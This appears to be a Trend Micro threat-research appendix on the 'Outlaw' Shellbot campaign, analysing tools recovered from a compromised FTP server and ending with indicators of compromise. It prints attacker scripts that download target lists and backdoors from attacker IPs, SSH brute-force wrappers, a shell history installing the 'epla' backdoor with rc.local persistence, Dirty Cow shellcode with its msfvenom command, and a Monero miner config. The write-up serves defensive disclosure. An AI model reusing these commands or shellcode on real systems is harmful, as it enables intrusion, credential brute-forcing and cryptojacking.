TrendLabs

Perl-Based Shellbot Looks to Target Organizations via C&C

Appendix

TrendLabs Security Intelligence Blog
Trend Micro Cyber Safety Solutions Team
November 2018

Below is an overview of the most significant findings of the files from the compromised FTP related to the operation.

80 million IP addresses generated with the set of parameters

The compromised FTP contained various files and tools the attackers used. The first files found were configuration files for some toolsets. From part of one script, we recovered code that we used to obtain a list of 80 million IP addresses. Further research suggested it was the way to generate a randomized target list, which would make uncovering the real target within the decoy systems more difficult.

"*.d.php*" returned all the parameters. Submitting each parameter to the URL */128[.]199[.]255[.]180/src/[.]xpf/ips/$param* returns a list of IP addresses for each particular parameter.

```
#!/bin/bash
#echo $$ >x.pid
pass=http://128.199.255.180/src/.x/pf/feedp.php
ftpx=http://128.199.255.180/src/.x/ips

wget -q $pass
mv feedp.php p
Threads=350
rm -rf .d.php

if [[ `uname` == 'Linux' ]]
then

wget -q http://128.199.255.180/src/.x/ips/.d.php
while IFS='' read -r line || [[ -n "$line" ]]; do
    rm -rf i
    wget -q $ftpx/$line
    mv "$line" i
        port=$(echo $line |cut -d 'X' -f 1)
    ./b $port 500
    echo "GATA" >>oK
    sleep 60
    killall -9 bssh
    sleep 5
done < ".d.php"

else
echo die...
fi
```

Figure 1. Parameter returns an IP address

All the IP addresses were saved on the lists, called by the invoking parameter with the following script:

```
#!/bin/bash

for param in $(cat params);do curl 128.199.255.180/src/.x/ips/$param >> $param.txt;done
```

Figure 2. Script saving all the listed IP addresses into a text file



Figure 3. All the downloaded files

The supposed studio or the site itself has no business relevance, with no domain name linked to its business. It is likely that the whole website is just a covert page used to confuse the researchers and to disguise their operations.

The configuration file for the IRC bouncer found on the compromised FTP

This was the only seemingly working version of the toolset in development. It had various parts of open-source codes from other operations, and its initial purpose was to build an IRC-operated XMR miner with the ability to mask itself as another process. The Linux hacking tool “Shark” was found within these files.

```
./run
echo '+-------------------------------------------------------------------------------------------------------+'
echo '| Muh-ul a fost instalat si pornit !                                                                    '
echo '| Daca ai gresit ceva dai din nou nano muhrc sau pico muhrc, CORECTEAZA dai ctrl + x si                 '
echo '| reporneste muhul cu ./restart                                                                         '
echo '+-------------------------------------------------------------------------------------------------------+'

./.ss
```

```
echo 'connectcmd = "'PRIVMSG x@channels.undernet.org : login $user $password'";' >> muhrc
echo 'away = "'$away'";' >> muhrc
echo 'norestricted = 'true';' >> muhrc
/sbin/ifconfig | grep -v "inet6" |grep "inet" | tr ':' ' '| awk '{ print $3 }' |grep -v "127.0.0.1" |grep -v "192.168" |grep -v "10." >> ips
if [ "$vhost" = "" ] ; then
i=`cat ips | grep -c .`
echo "'Rotul are $i ip-uri!'"
cat ips
echo -n "Ip (vhost, daca instalezi in root lasa asta liber)      = " ; read vhost
for ipu in `cat ips` ;do
echo '#bind = "'$ipu'";' >> muhrc
done
```

Figure 4 and 5. Comments in the Romanian language re: the IRC bouncer

Hacking tools found

We also found open-source hacking tools with custom wrap-up bash scripts with comments written in the Romanian language. Among the files, there was a new toolkit

called *Haiduc* (detected by Trend Micro as Hacktool.Linux.SSHBRUTE.A), which translates to "An Outlaw," that was not seen before. It is, however, found for download on the website, *arhivecodex[.]tk*, which also hosts *speed.py*, the script for a performance check related to a Monero mining rig.

Figure 6. Screenshot of the website's front page

The hacking tool was tested to scan the C&C servers while monitoring the traffic. It simply brute forced the SSH for credentials using the given wordlist, which was also captured from the hackers (the group which we named “Outlaw”). We tested whether this is some trap for script kiddies, but *Haiduc* did only what it was supposed to do — brute force the SSH credentials with the list of targets and wordlist. According to the content of the "Classes" directory (discussed later in this document), the tool is ready to be used for cyberattacks against listed companies, either to perform DDoS attacks or brute force the SSH service credentials on the target’s server, with a randomized order of the scanned IP addresses to make the detection more difficult.

Details of Haiduc toolkit files

We discussed the *Haiduc* kit toolset in the blog, including the ways hackers used it. Here, we discuss its toolset with the bash wrappers, including so-called "Class files". Each class

file stands for a certain company and contains the first two octets of a subnet. Other scripts from the toolkit generate the remaining two octets of the IP address for scanning. Running *Haiduc* also revealed a list of compromised devices, with more than 185,000 distinct IP addresses.

Figure 7. A class file listing different companies, where "a" is a shell script wrapper for Haiduc

```
#!/bin/bash

passfile=pass
threads=20000
port=22
#
WHI='^[[1;37m'
BLK='^[[1;30m'
RED='^[[1;31m'
YEL='^[[1;33m'
BLU='^[[1;34m'
RES='^[[0m'

if [ $# != 1 ]; then
        echo "${WHI}   Folosim: $0 <b class>${RES}"
        exit;
fi
./haiduc $threads -b $1 $passfile $port "uname -a"
sleep 5
pkill haiduc
```

Figure 8. Accepts parameters such as the number of threads to run (threads), password list (passfile), and port number port)

```
 GNU nano 2.2.6                                                    File: all

./x 1 ; ./x 2 ; ./x 3 ; ./x 4 ; ./x 5 ; ./x 6 ; ./x 7 ; ./x 8 ; ./x 9 ; ./x 10 ; ./x 11 ; ./x 12 ;
```

Figure 9. File “all”*, which is a list of values "./x 1; " from 1-225*

```
 GNU nano 2.2.6                                                    File: co

#!/bin/bash

BLK='^[[1;30m'
RED='^[[1;31m'
GRN='^[[1;32m'
YEL='^[[1;33m'
BLU='^[[1;34m'
MAG='^[[1;35m'
CYN='^[[1;36m'
WHI='^[[1;37m'
DRED='^[[0;31m'
DGRN='^[[0;32m'
DYEL='^[[0;33m'
DBLU='^[[0;34m'
DMAG='^[[0;35m'
DCYN='^[[0;36m'
DWHI='^[[0;37m'
RES='^[[0m'

echo "${DYEL}[${DRED}*${DYEL}]${DRED} SEARCH... ${DRED} "
if [ -e classes/$1 ] ; then
        echo "${DYEL}[${DRED}*${DYEL}]${DRED} Cautam database : ${DGRN}FIX ${RES}"
                echo "${DYEL}[${DRED}*${DYEL}]${DRED} Cautam clasele B: ${DGRN}FIX${RES}"
                sleep 3
                oopsnr2=`grep -c . classes/$1`
                echo "${DYEL}[${DRED}*${DYEL}]${DRED} Am gasit ->${DGRN} $oopsnr2 ${RED}de clase B ${RES}"
                sleep 5
                ./range classes/$1
else
        echo "${WHI}[${RED}*${WHI}] NOT FOUND DB. TYPE ./lst FOR COUNTRY LIST. ${RES}"
fi
```

Figure 10. File “all”*, which is a list of values "./x 1; " from 1-225*

The file, *gasite.txt*, contains the loot and is the final output of the *Haiduc* tool, where the brute forcing resulted in 65,288 possibly compromised hosts.



Figure 11. The file Hu *keeps names of certain countries/classes*



Figure 12. The file Ovh *generates a wordlist of 234 certain usernames.*



Figure 13. The Pass *wordlist generates another wordlist of 790 lines.*

The file*, R*, is a randomness generator for the scanner wrapper file, a, which makes the scanning more difficult to identify.

```
 GNU nano 2.2.6                                          File: r

#!/bin/bash
# ToNy | Frauda
while [ "1" ];do
class="
218
"

classb="`seq 1 255`"
classb2=($classb)
num_classb=${#classb2[*]}
b=${classb2[$((RANDOM%num_classb))]}

classc="`seq 1 255`"
classc2=($classc)
num_classc=${#classc2[*]}
c=${classc2[$((RANDOM%num_classc))]}

classes=($class)
num_class=${#classes[*]}
a=${classes[$((RANDOM%num_class))]}

echo "scanez clasa ${a}.${b}"
./a ${a}.${c}

done
```

Figure 14. R *file*

```
 GNU nano 2.2.6

#!/usr/bin/env bash
# check for presence of parameter
if [ -z $1 ]; then
  echo "Usage: lbl filename"
  exit 1
fi
# read the file into an array of lines
declare -a lines
let count=0
while read line; do
  lines[$count]=$line
  let count=count+1
done < "$1"
# iterate lines of the file
count=0
for line in "${lines[@]}"; do
  let count=count+1
  eval ./a "$line"
done
```

Figure 15. The Range *file verifies the scanning range.*

```
 GNU nano 2.2.6

#!/bin/bash
b=$2
for (( b=b; b<=255; b++ ))
do
   ./a $1.$b $3
done
```

Figure 16. The file, x, *is a bash wrapper shell for the wrapper script* “h”

Classes directory



Figure 17. Classes

These "classes" are the first two octets from subnetworks (subnet) of the abovementioned companies. As shown in the examples below.



Figure 18. 21vianet

```
  GNU nano 2.2.6

129.134
157.240
173.252
185.60
199.201
204.15
208.255
31.13
54.85
66.220
69.171
69.63
74.119
```

Figure 19. Facebook

```
root@[redacted]:~/n3-bot/files-16-8-2018/Mail/x/classes# ls -laSh
total 116K
drwxr-xr-x 2 6002 6002 4.0K Aug  8 10:56 .
drwxr-xr-x 3 6002 6002 4.0K Aug 16 14:24 ..
-rwxr-xr-x 1 6002 6002  793 Mar  4  2017 Amazon
-rw-r--r-- 1 6002 6002  724 Aug  8 10:56 big
-rwxr-xr-x 1 6002 6002  721 Apr 25  2017 Akamai
-rwxr-xr-x 1 6002 6002  689 Mar  4  2017 Google
-rwxr-xr-x 1 6002 6002  491 Mar  4  2017 Microsoft
-rwxr-xr-x 1 6002 6002  471 Mar  4  2017 Softlayer
-rwxr-xr-x 1 6002 6002  439 Mar  4  2017 RockSpace
-rwxr-xr-x 1 6002 6002  392 Apr 25  2017 Cogeco
-rwxr-xr-x 1 6002 6002  327 Mar  4  2017 Linode
-rwxr-xr-x 1 6002 6002  301 Mar  4  2017 Alibaba
-rwxr-xr-x 1 6002 6002  298 Mar  4  2017 OVH
-rwxr-xr-x 1 6002 6002  264 Apr 25  2017 Yahoo_inc
-rwxr-xr-x 1 6002 6002  241 Apr  6  2017 Digital
-rwxr-xr-x 1 6002 6002  224 Mar  4  2017 GoDaddy
-rwxr-xr-x 1 6002 6002  211 Apr 25  2017 internap-com
-rwxr-xr-x 1 6002 6002  195 Mar  4  2017 Hetzner
-rwxr-xr-x 1 6002 6002  147 Apr 12  2017 Choopa
-rwxr-xr-x 1 6002 6002  117 Apr 25  2017 cloudflare_inc
-rwxr-xr-x 1 6002 6002  114 Mar  4  2017 Ubiquity
-rwxr-xr-x 1 6002 6002   93 Apr 25  2017 facebook
-rwxr-xr-x 1 6002 6002   79 Apr 25  2017 Online-SAS
-rwxr-xr-x 1 6002 6002   75 Mar  4  2017 21vianet
-rwxr-xr-x 1 6002 6002   70 Apr 25  2017 websitewelcome-com
-rwxr-xr-x 1 6002 6002   58 Apr 25  2017 liquid_web
-rwxr-xr-x 1 6002 6002   56 Apr 25  2017 pair_networks
-rwxr-xr-x 1 6002 6002   46 Apr 25  2017 Verizon
-rwxr-xr-x 1 6002 6002   45 Apr 25  2017 Apple
```

Figure 20. Classes sorted by the size/number of eventual subnets



Figure 21. Classes sorted by number of lines = number of subnets to be attacked by the hackers = perimeter size

The list of the hosts, compromised with Haiduc

Among the files found on the compromised FTP server, there is also a list of the hosts compromised using the *Haiduc* tool. It is a 65 thousand-long list of IP addresses, usernames, and passwords for SSH access. The list of targets include smart devices, servers, and network components, among others.

The following are only some of the compromised hosts:

- Firewall of a hotel in South Korea: We detected two backdoors in their root file system. We notified the Korean CERT and have yet to receive a response at the time of writing.

```
root@SBTM_TIANJIN_SRX-A% history
    13  11:46   exit
    14  15:42   /etc/init.d/iptables stop
    15  15:42   wget http://123.207.28.85:7894/epla
    16  15:42   chmod 4755 epla
    17  15:42   nohup /root/epla > /dev/null 2 > & 1 &
    18  15:42   chattr +i epla &
    19  15:42   chattr +d epla &
    20  1:47    /etc/init.d/iptables stop
    21  1:47    wget http://123.207.28.85:7894/epla
    22  1:47    chmod 4755 epla
    23  1:47    nohup /root/epla > /dev/null 2 > & 1 &
    24  1:48    chattr +i epla &
    25  1:48    chattr +d epla &
    26  1:48    $ nohup epla &
    27  1:48    echo "./epla&" >> /etc/rc.local
    28  1:48    exit
    29  1:51    /etc/init.d/iptables stop
    30  1:51    wget http://123.207.28.85:7894/epl.6
    31  1:51    chmod 4755 epl.6
    32  1:51    nohup /root/epl.6 > /dev/null 2 > & 1 &
    33  1:51    chattr +i epl.6 &
    34  1:51    chattr +d epl.6 &
    35  1:51    $ nohup epl.6 &
    36  1:51    echo "./epl.6&" >> /etc/rc.local
    37  1:51    exit
    38  2:05    /etc/init.d/iptables stop
    39  2:05    wget http://123.207.28.85:7894/epl.4
    40  2:05    chmod 4755 epl.4
    41  2:05    nohup /root/epl.4 > /dev/null 2 > & 1 &
    42  2:05    chattr +i epl.4 &
    43  2:05    chattr +d epl.4 &
    44  2:05    $ nohup epl.4 &
    45  2:05    echo "./epl.4&" >> /etc/rc.local
```

Figure 22. History of the commands that the hackers ran on the target system

- Cowrie-based honeypot devices, marked as OS Linux svr04 3.2.0-4-amd64 and Linux Ubuntu 3.2.0-4-amd64
- A smart car charging system running on Linux Ubuntu 3.2.0-4-amd64



Figure 23. Compromised host related to a smart car charging system

- A VPN gateway, with a password that was already changed
- A network switch



Figure 24. Compromised host related to a network switch

- Database server misused to mine Monero via the coinminer file *xmrig-2.5.3-xenial-amd64.tar* (detected by Trend Micro as Coinminer_MALXMR.SMGH2-ELF64).

```
-bash-4.2$ cat config.json
{
    "algo": "cryptonight",
    "api": {
        "port": 0,
        "access-token": null,
        "worker-id": null,
        "ipv6": false,
        "restricted": true
    },
    "av": 0,
    "background": false,
    "colors": true,
    "cpu-affinity": null,
    "cpu-priority": null,
    "donate-level": 1,
    "huge-pages": true,
    "hw-aes": null,
    "log-file": null,
    "max-cpu-usage": 100,
    "pools": [
        {
            "url": "pool.supportxmr.com:5555",
            "user": "48r5doQjMsU1qHM6hVR1DHdh2V9V8q1j4Bhd94DV2bEeWs1oDcB167i1BE2h1SBTzzUTbFQTUbsVPaVZbsiYMKQJN4KFmgS",
            "pass": "Alibaba",
            "rig-id": null,
            "nicehash": false,
            "keepalive": false,
            "variant": 1
        }
    ],
    "print-time": 60,
    "retries": 5,
    "retry-pause": 5,
    "safe": false,
    "threads": null,
    "user-agent": null,
    "watch": false
}
-bash-4.2$
```

Figure 25. The configuration of the miner used



Figure 26. The corresponding wallet address was found with 1.161 XMR at the time of writing

Exploits found related to Ubuntu

The Ubuntu privilege exploit was found in the file, *Non*, which is another privilege escalation tool related to the exploit for CVE-2017-16995.

```
uidptr = %lx
spawning root shell
/bin/bash
not vulnerable?
;*3$"
GCC: (Ubuntu 5.4.0-6ubuntu1~16.04.9) 5.4.0 20160609
crtstuff.c
__JCR_LIST__
deregister_tm_clones
__do_global_dtors_aux
completed.7594
__do_global_dtors_aux_fini_array_entry
frame_dummy
```

Figure 27. Suspicious strings found in the file, non

The threat actors used a variant of a hacking tool called "Faker" to spoof the properties of the process running after the initial exploitation to mask the malware-related process. Specifically, this was used to hide the IRC C&C communications from security monitoring during the initial exploitation. It was also used to disguise the Monero miner.

```
/*

psf -- Process Stack Faker (a.k.a. Fucker)
Coded by Stas; (C)opyLeft by SysD Destructive Labs, 1997-2003

Tested on: FreeBSD 4.3, Linux 2.4, NetBSD 1.5, Solaris 2.7

Compile with:
# gcc -O2 -o h h.c
# strip h

Did you ever need to *hide* what are you doing on somewhat like public
server? Like Quake server or maybe John The Ripper? 'Cos when your admin
run "ps auwx" or "top" and sees process like that, it's probable you'll
```

Figure 28. The file, h.c, *is also the hacking tool* Faker

The next exploits found on the system were based on Pokemon and Dirty Cow with a customized variant of shellcode (The Pokemon exploit is also based on the Dirty Cow vulnerability.).

```
root@                  /files-11-8-2018/Mail/expl# tree
.
|-- c0w
|-- c0w.c
|-- cowcron
|-- cowron.c
|-- cowroot
|-- cowroot.c
|-- d
|-- dirty
|-- dirty.c
|-- dirtyc0w
|-- dirtyc0w.c
|-- dirtycow-mem
|-- dirtycow-mem.c
|-- dirty_passwd_adjust_cow
|-- dirty_passwd_adjust_cow.c
|-- mucow
|-- mucow.c
|-- naughtyc0w.c
|-- ofs
`-- pokemon.c
```

Figure 29. Pokemon and Dirty Cow-related exploits

Dirty Cow is a vulnerability that affects all Linux-based operating systems and even Android. It is a local privilege escalation bug that can be used with other exploits to allow remote execution to get root access on the host. The other exploit was the aforementioned *non* file in this case.

Shellcode was generated with the command *"msfvenom -p linux/x64/exec CMD=/bin/bash PrependSetuid=True -f elf | xxd -i".* In this case, it is a standard shellcode generated by the Metasploit suite msfvenom tool. This toolset is popular in the cybercriminal underground because it is open-source and readily available, and that it still works on most systems.

```
#ifdef __x86_64__
#define SHELL_SIZE 40
#define BASE_OFF 0x400000
char orig_buf[SHELL_SIZE];
char shelcode[SHELL_SIZE] = "H1\xffH\x89\xfeH\x89\xfajuX\x0f\x05VH\xbb/bin//shSH\x89\xe7H\x89\xf2j;X\x0f\x05\x90\x90\x90";
#else
#error "unsuported"
#endif
```

Figure 30. Dirty Cow exploit ready to use with custom shellcode

CARP, the HA (high availability) cluster of C&Cs

Common Address Redundancy Protocol (CARP) is a pfsense tool that can be used to build a firewall failover or IPSec base channel between two hosts. According to the file

config.log, it seems to be used to create HA cluster from both of the hacked hosts *mail[.]rajukdhaka[.]gov[.]bd (202.79.16.178)* and *hxxp://www[.]nichido-museum[.]or[.]jp/english/ (ftp://museum@museum04@153[.]122[.]156[.]232/Mail/n3)*.



Figure 31. CARP and config.log *from hacked host*

Indicators of Compromise (IoCs)

Indicator	**Attribution/Description**
153.122.156.232	FTP server
202.79.16.178	Server
54.37.72.170	C&C server Luci[.]madweb[.]ro
42.63.154.190	New IP found in C&C communication from Host #1
149.56.134.241	New IP found in C&C communication from Host #1
49.51.172.224	New IP found in C&C communication from Host #1
195.154.43.102	https://www[.]shodan[.]io/host/195[.]154[.]43[.]102
Wireshark filter for any traffic related to any at least suspected C&C	
ip.addr==153.122.156.232	Network traffic for suspected C&C IP add
ip.addr==202.79.16.178	Network traffic for suspected C&C IP add
ip.addr==54.37.72.170	Network traffic for suspected C&C IP add

ip.addr==42.63.154.190	Network traffic for suspected C&C IP add
ip.addr==149.56.134.241	Network traffic for suspected C&C IP add
ip.addr==49.51.172.224	Network traffic for suspected C&C IP add
IP addresses spreading the infection as of writing	
61.8.73.166	
195.154.43.102	
107.1.153.75	
218.25.74.221	
69.64.62.159	
54.37.72.170	
128.199.255.180	Hosted PHP script that generated the 80M list of IP's
123.207.28.85	C&C that leads to epla backdoor
132.232.43.102	
42.63.154.190	Infected host #1 asked C&C about this IP
hxxp://arhivecodex[.]tk/info	URL
hxxp://sm0k3rnr1[.]000webhostapp[.]com/mata.pl	Similar infections, but points to a different IRC chat
luci.madweb[.]ro	IRC bouncer hosting C&C server

SHA256 for the files		
d9cdf78bf6a71a8f8e00bbd2cfc6caefeae375dcc2a466de51317ad2e5be6400	brute	ELF_MADVISE.DKG
81d19b8d6a76f8501bbe2f3235821155597c56019eac45da12a5cc3c860fbff8	n3	PERL_SHELLBOT.SM
6318b936ce6493f2c3c6c13535e5647c1c834ad4e571df9ed69a8e77169e01c7	nux2.6	ELF_SONEX.SMA
3e527f293b775d46f377a12b6a31415f38540a564312718c656cbd1735200770	pscan	ELF_MADVISE.DKG
Dirty Cow files		

16d84dd4c80d54cbe17c4bac328f1bb496da79fbcb905ebcab01b0eb1f975d41	c0w	Trojan.Linux.MADVISE.AA
aca6bd0565422b69198343881b642a50371ddba8a5c95dee8b32f38e1d882c56	cowroot	Trojan.Linux.MADVISE.AA
a75a4e09637cae521c4e169f1ecb622d5d116b121ff8c8f3da094393a46692a8	d	ELF64_MADVISE.B
d1f83570650c3f09f6bd5e807f3480b28af6c09d82dd523c8b1664d26cc04300	dirtyc0w	ELF64_MADVISE.B
809fa09a304eebd30f81cdb91d7facdb90ed609df11ef5b545e1a671348fc9f6	dirtycow-mem	ELF64_MADVISE.B
2f5147a3d540fd55cd52183a22829b1789861cef4b194c545421db5dca764045	dirty_passwd_adjust_cow	ELF64_MADVISE.B
Haiduc toolset files		
cfa35cc144a91db98660140913c1b9fbf4bdc00ac8f903a9ff76b3a3095a889f	epla	ELF_SONEX.SMA
6163a3ca3be7c3b6e8449722f316be66079207e493830c1cf4e114128f4fb6a4	haiduc	Hacktool.Linux.SSHBRUTE.A
bd65f76cd0a45d5bf71e8c77fd1be36d3c7cbcd41c73759c4b825914ff87b9ac	xmrig-2.5.3-xenial-amd64.tar.gz	Coinminer_MALXMR.SMGH2-ELF64

SSH usernames:

luci
lucian
dragos
mazy
